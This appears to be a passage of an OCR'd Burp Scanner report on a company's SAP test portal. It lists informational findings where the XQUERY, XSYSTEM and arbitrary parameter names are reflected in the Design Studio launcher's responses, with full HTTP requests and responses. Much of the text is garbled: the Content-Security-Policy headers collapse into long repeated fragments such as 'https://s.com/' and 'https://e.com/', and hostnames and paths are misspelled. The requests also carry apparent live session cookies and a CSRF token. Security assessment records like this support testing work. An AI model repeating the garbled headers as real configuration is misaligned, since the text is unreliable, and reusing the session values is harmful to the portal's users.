http://www.zalaris.com http://zalaris.com https://*.zalaris.com/https://e.mqcdn.com:443 https://syndication.twitter.com/https://syndication.twitter.com/https://platform.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://platform.twitter.com/https://soost-files-general-eu-west-1-test.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/data: https://cdn.recast.ai/https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/data: https://cdn.recast.ai/https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/data: https://cdn.recast.ai/https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/data: https://cdn.recast.ai/https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/data: https://cdn.recast.ai/https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/data: https://cdn.recast.ai/https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/data: https://cdn.recast.ai/https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/data: https://cdn.recast.ai/https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/data: https://cdn.recast.ai/https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/data: https://cdn.recast.ai/https://boost-files-general-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod.s3-eu-west-1-prod
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com/https://use.typekit.net/ https://com/is.cloudflare.com/ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
X-Content-Type-Options: nosniff
Connection: close
<a href="height: 100%; -ms-touch-action: none;"><head><title>Design Studio</title>
<meta content="IE=edge" http-equiv="X-UA-Compatible">
<meta content="text/html; charset=utf-8" ht
...[SNIP].
wix26XQUERY\x3dZSTKPTMC1 REG TIME ESS\x26sap\x2dext\x2dsid\x3dl32BJ 3P19IJ\x2aufdrnkt7A\x2d\x2d\U7KKv5VHq4ZqyjYhPDVfzQ\x2d\x2d\x2d\x2dX26XSYSTEM\x3dSAP BW
\x26APPLICATION\x3dZGENERIC ANALYSIS\x26XPROFILE\x3dESSepzg827fqv\x26Language\x3dEN"
sap.zen.launch(config);
       })();
    </script>
  ..[SNIP]...
```

# 15.10. https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen [XQUERY parameter]

# Summary

Severity: Information
Confidence: Certain

Host: https://testportal.zalaris.com

Path: /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen

#### Issue detail

The value of the **XQUERY** request parameter is copied into the application's response.

#### Request 1

```
POST /iri/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650;
ai_user=KMQQH6AyP3h3gm1NJB//mn|2022-07-14T04:02:32.980Z; ai_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552;
ai_session=2gjWUboOy2lGtLBRDMhtYTJ1657771353019|1657771990993; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html, application/xhtml+xml, application/xmt;q=0.9, image/avif, image/webp,*/*;q=0.8
Accept-Encoding; gzip, deflate
Referer: https://testportal.zalaris.com/
Content-Type: application/x-www-form-urlencoded
Content-Length: 318
Origin: https://testportal.zalaris.com
Dnt: 1
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: iframe
Sec-Fetch-Mode: navigate
Sec-Fetch-Mode: navigate
Sec-Fetch-Mode: navigate
```

Burp Scanner Report

Te: trailers Connection: close

sap-bw-iViewID=pcd%3Aportal\_content%2Fcom.sap.pct%2Fplatform\_add\_ons%2Fcom.sap.ip.bi%2FPages%2Fcom.sap.ip.bi.designstudio%2Fcom.sap.ip.bi.designstudioPreview&sap-ext-sid=I32BJ\_3P19IJ\*ufdrnkt7A-U7KKv5VHq4ZqyjYhPDVfzQ--&Language=EN&XSYSTEM=SAP\_BW&XQUERY=ZSTKPTMC1\_REG\_TIME\_ESSx9pjwwoifg&APPLICATION=ZGENERIC\_ANALYSIS&XPROFILE=ESS

## Response 1

```
HTTP/1.1 200 OK
Date: Thu, 14 Jul 2022 05:55:27 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: text/html; charset=UTF-8
Content-Length: 2455
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://p.sapsf.com.443 h
Content-security-rolly, default-sic set https://.zalais.com.443 https://s.com.443 https://s.com.443 https://s.com.443 https://s.com.443 https://icense.goedit.io/443 gap-iab: https://maps.googleapis.com/443 https://s.com.at/at/https://s.com.at/s.com/https://s.com.at/s.com/https://s.com.at/s.com/https://s.com/https://s.com/https://s.com/https://s.com/https://s.com/https://s.com/https://s.com/https://s.com/https://s.com/https://s.com/https://s.com/https://s.com/https://s.com/https://s.com/https://s.com/https://s.com/https://s.com/https://s.com/https://s.com/https://s.com/https://s.com/https://s.com/https://s.com/https://s.com/https://s.com/https://s.com/https://s.com/https://s.com/https://s.com/https://s.com/https://s.com/https://s.com/https://s.com/https://s.com/https://s.com/https://s.com/https://s.com/https://s.com/https://s.com/https://s.com/https://s.com/https://s.com/https://s.com/https://s.com/https://s.com/https://s.com/https://s.com/https://s.com/https://s.com/https://s.com/https://s.com/https://s.com/https://s.com/https://s.com/https://s.com/https://s.com/https://s.com/https://s.com/https://s.com/https://s.com/https://s.com/https://s.com/https://s.com/https://s.com/https://s.com/https://s.com/https://s.com/https://s.com/https://s.com/https://s.com/https://s.com/https://s.com/https://s.com/https://s.com/https://s.com/https://s.com/https://s.com/https://s.com/https://s.com/https://s.com/https://s.com/https://s.com/https://s.com/https://s.com/https://s.com/https://s.com/https://s.com/https://s.com/https://s.com/https://s.com/https://s.com/https://s.com/https://s.com/https://s.com/https://s.com/https://s.com/https://s.com/https://s.com/https://s.com/https://s.com/https://s.com/https://s.com/https://s.com/https://s.com/https://s.com/https://s.com/https://s.com/https://s.com/https://s.com/https://s.com/https://s.com/https://s.com/https://s.com/https://s.com/https://s.com/https://s.com/https://s.com/https://s.com/https://s.com/https://s.com/https://s.com/https://s.com/https://s.com/https://s.com/https://s.com/h
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://id.signicat.com/ https://id.signicat.com/ https://id.signicat.com/ https://sapui5.hana.ondemand.com/ https://sapui5
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://uss.p.com/
https://js.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com.https://*.zalaris.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://e.com/https://
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://* zalaris.com:443
https://platform.twitter.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self' https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
 Content-Disposition: inline; filename=hpb.html
 X-Content-Type-Options: nosniff
Connection: close
<!DOCTYPE HTML>
<a href="height: 100%; -ms-touch-action: none;"><head><title>Design Studio</title>
<meta content="IE=edge" http-equiv="X-UA-Compatible">
<meta content="text/html; charset=utf-8" ht</pre>
  ...[SNIP]..
3dpcd\x253Aportal_content\x252Fcom.sap.pct\x252Fplatform_add_ons\x252Fcom.sap.ip.bi\x252FPages\x252Fcom.sap.ip.bi.designstudio\x252Fcom.sap.ip.bi.designstudio\x252Fcom.sap.ip.bi.designstudio\x252Fcom.sap.ip.bi.designstudio\x252Fcom.sap.ip.bi.designstudio\x252Fcom.sap.ip.bi.designstudio\x252Fcom.sap.ip.bi.designstudio\x252Fcom.sap.ip.bi.designstudio\x252Fcom.sap.ip.bi.designstudio\x252Fcom.sap.ip.bi.designstudio\x252Fcom.sap.ip.bi.designstudio\x252Fcom.sap.ip.bi.designstudio\x252Fcom.sap.ip.bi.designstudio\x252Fcom.sap.ip.bi.designstudio\x252Fcom.sap.ip.bi.designstudio\x252Fcom.sap.ip.bi.designstudio\x252Fcom.sap.ip.bi.designstudio\x252Fcom.sap.ip.bi.designstudio\x252Fcom.sap.ip.bi.designstudio\x252Fcom.sap.ip.bi.designstudio\x252Fcom.sap.ip.bi.designstudio\x252Fcom.sap.ip.bi.designstudio\x252Fcom.sap.ip.bi.designstudio\x252Fcom.sap.ip.bi.designstudio\x252Fcom.sap.ip.bi.designstudio\x252Fcom.sap.ip.bi.designstudio\x252Fcom.sap.ip.bi.designstudio\x252Fcom.sap.ip.bi.designstudio\x252Fcom.sap.ip.bi.designstudio\x252Fcom.sap.ip.bi.designstudio\x252Fcom.sap.ip.bi.designstudio\x252Fcom.sap.ip.bi.designstudio\x252Fcom.sap.ip.bi.designstudio\x252Fcom.sap.ip.bi.designstudio\x252Fcom.sap.ip.bi.designstudio\x252Fcom.sap.ip.bi.designstudio\x252Fcom.sap.ip.bi.designstudio\x252Fcom.sap.ip.bi.designstudio\x252Fcom.sap.ip.bi.designstudio\x252Fcom.sap.ip.bi.designstudio\x252Fcom.sap.ip.bi.designstudio\x252Fcom.sap.ip.bi.designstudio\x252Fcom.sap.ip.bi.designstudio\x252Fcom.sap.ip.bi.designstudio\x252Fcom.sap.ip.bi.designstudio\x252Fcom.sap.ip.bi.designstudio\x252Fcom.sap.ip.bi.designstudio\x252Fcom.sap.ip.bi.designstudio\x252Fcom.sap.ip.bi.designstudio\x252Fcom.sap.ip.bi.designstudio\x252Fcom.sap.ip.bi.designstudio\x252Fcom.sap.ip.bi.designstudio\x252Fcom.sap.ip.bi.designstudio\x252Fcom.sap.ip.bi.designstudio\x252Fcom.sap.ip.bi.designstudio\x252Fcom.sap.ip.bi.designstudio\x252Fcom.sap.ip.bi.designstudio\x252Fcom.sap.ip.bi.designstudio\x252Fcom.sap.ip.bi.designstudio\x252Fcom.sap.ip.bi.designstudio\x252Fcom.sap.ip.bi.designstudio
\x26XQUERY\x3dZSTKPTMC1_REG_TIME_ESSx9pjwwoifg\x26sap\x2dext\x2dsid\x3dl32BJ_3P19IJ\x2aufdrnkt7A\x2d\x2dU7KKv5VHq4ZqyjYhPDVfzQ\x2d\x2d\x2d\x26XSYSTEM\x3dSAP_BW\x26APPLICATION\x3dZGENERIC_ANALYSIS\x26XPROFILE\x3dESS\x26Language\x3dEN"
sap.zen.launch
 ...[SNIP]...
```

# 15.11. https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen [XSYSTEM parameter]

#### Summary

Severity: Information

Confidence: Certain

Host: https://testportal.zalaris.com

Path: /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen

#### Issue detail

The value of the XSYSTEM request parameter is copied into the application's response

#### Request 1

POST /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb\_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650;
ai\_user=KMoQH6AyP3h3gm1NJB/mm|2022-07-14T04:02:32\_980Z; ai\_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552;
ai\_session=2g|WUboOy2lGtLBRDMhtYT|1657771353019|1657771990993; SAPWP\_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,\*/\*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
Content-Type: application/x-www-form-urlencoded
Content-Length: 318
Origin: https://testportal.zalaris.com
Dnt: 1
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: iframe

Sec-Fetch-Mode: navigate Sec-Fetch-Site: same-origin Te: trailers

Connection: close

sap-bw-iViewID=pcd%3Aportal\_content%2Fcom.sap.pct%2Fplatform\_add\_ons%2Fcom.sap.ip.bi%2FPages%2Fcom.sap.ip.bi.designstudio%2Fcom.sap.ip.bi.designstudioPreview&sap-ext-sid=l32BJ\_3P19IJ\*ufdrnkt7A--U7KKv5VHq4ZqyjYhPDVfzQ--&Language=EN&XSYSTEM=SAP\_BWuw17zuf999&XQUERY=ZSTKPTMC1\_REG\_TIME\_ESS&APPLICATION=ZGENERIC\_ANALYSIS&XPROFILE=ESS

#### Response 1

```
HTTP/1.1 200 OK
Date: Thu, 14 Jul 2022 05:53:06 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade, strict-origin
X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN
content-type: text/html; charset=UTF-8 Content-Length: 2455
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.sapsf.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://*.sapsf.eu:443 https://*.sapsf.eu:4
https://*.neptuné-software.com:443 https://license.goedit.io:443 goedit.//* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zaltestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://id.signicat.com/ https://* in.applicationinsights.azure.com/; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com/https://maxcdn.bootstrapcdn.com/https://cdnjs.cloudflare.com/https://platform.twitter.com/https://syndication.twitter.com/
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.com http://www.zalaris.com http://zalaris.com https://*.galaris.com https://*.maps.gstatic.com https://cdnjs.cloudflare.com/https://s.mapcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com.https://*.twimg.com.http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com.443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1.prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-general-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-general-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self
https://*.zalaris.com:443 blob:;
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
X-Content-Type-Options: nosniff
Connection: close
<!DOCTYPE HTML>
html style="height: 100%; -ms-touch-action: none;"><head><title>Design Studio</title><meta content="IE=edge" http-equiv="X-UA-Compatible">
<meta content="text/html; charset=utf-8" ht
p.bi.designstudio\x252Fcom.sap.ip.bi.designstudioPreview\x26XQUERY\x3dZSTKPTMC1_REG_TIME_ESS\x26sap\x2dext\x2dsid\x3dl32BJ_3P19IJ\x2aufdrnkt7A
x2d/x2d/x7KKv5VHq4ZqyjYhPDVfzQx2d/x2d/x26XSYSTEMx3dSAP_BWuw17zuf999\x26APPLICATION\x3dZGENERIC_ANALYSIS\x26XPROFILE\x3dESS\x26Language\x3dEN"
sap.zen.launch(config):
        })();
     </script>
   ..[SNIP]...
```

# 15.12. https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen [name of an arbitrarily supplied URL parameter]

#### Summary

Severity: Information
Confidence: Certain

Host: https://testportal.zalaris.com

Path: /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen

#### Issue detail

The name of an arbitrarily supplied URL parameter is copied into the application's response.

# Request 1

```
GET /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen?gs5ysand7c=1 HTTP/1.1
Host: testportal.zalaris.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Connection: close
Cache-Control: max-age=0
```

```
HTTP/1.1 200 OK
Date: Thu, 14 Jul 2022 05:42:44 GMT
Server: Apache
X-Content-Type-Options: nosniff
 X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: text/html; charset=UTF-8
Content-Length: 2024
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.sapsf.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://*.sapsf.eu:443 https://*.sapsf.eu:4
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zaltestcors.azurewebsites.net/ https://login.windows.net/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://proprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com/https://maxcdn.bootstrapcdn.com/https://cdnjs.cloudflare.com/https://platform.twitter.com/https://syndication.twitter.com/
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.com http://www.zalaris.com http://zalaris.com https://*.galaris.com.443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com.https://b.oost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1.prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-general-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-general-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://* zalaris.com:443 https://maxcdn.bootstrapcdn.com https://com/s.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob:;
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
X-Content-Type-Options: nosniff
Connection: close
<!DOCTYPE HTML>
<a href="height: 100%; -ms-touch-action: none;"><head><title>Design Studio</title>
<meta content="lE=edge" http-equiv="X-UA-Compatible">
<meta content="text/html; charset=utf-8" ht
des["zen\x2fmimes\x2fcombined_static_includes_1.js"] = true;
        // end-includes
        (function() {
var config = {
   esid: "04b5d5a651bd401dab0454752aac934a",
   urlPrefix: "zen'
    urlParameters : "gs5ysand7c\x3d1"
sap.zen.launch(config);
       })();
   .[SNIP]...
```

15.13. https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen [name of an arbitrarily supplied body parameter]

# Summary

Severity: Information
Confidence: Certain

Host: https://testportal.zalaris.com

Path: /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen

#### Issue detail

The name of an arbitrarily supplied body parameter is copied into the application's response

#### Request 1

```
POST /iri/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650;
ai_user=KMQQH6AyP3h3gm1NJB//mn|2022-07-14T04:02:32.9802; ai_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552;
ai_session=2gjWUboOy2lGtLBRDMhtYT|1657771353019|1657771990993; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
Content-Type: application/x-www-form-urlencoded
Content-Length: 322
Origin: https://testportal.zalaris.com
```

```
Dnt: 1
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: iframe
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close
```

sap-bw-iViewID=pcd%3Aportal\_content%2Fcom.sap.pct%2Fplatform\_add\_ons%2Fcom.sap.ip.bi%2FPages%2Fcom.sap.ip.bi.designstudio%2Fcom.sap.ip.bi.designstudioPreview&sap-ext-sid=l32BJ\_3P19IJ\*ufdrnkt7A--U7KKv5VHq4ZqyjYhPDVfzQ--&Language=EN&XSYSTEM=SAP\_BW&XQUERY=ZSTKPTMC1\_REG\_TIME\_ESS&APPLICATION=ZGENERIC\_ANALYSIS&XPROFILE=ESS&y22g95vwoc=1

#### Response 1

```
HTTP/1.1 200 OK
Date: Thu, 14 Jul 2022 06:09:33 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade, strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: text/html; charset=UTF-8
Content-Length: 2464
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/https://*.neptune-software.com:443 https://icense.goedit.io:443 goedit.i/* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zaltestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://id.signicat.com/ https://id.signicat.com/ https://*.in.applicationinsights.azure.com/; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com https://*.zalaris.com/443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com/
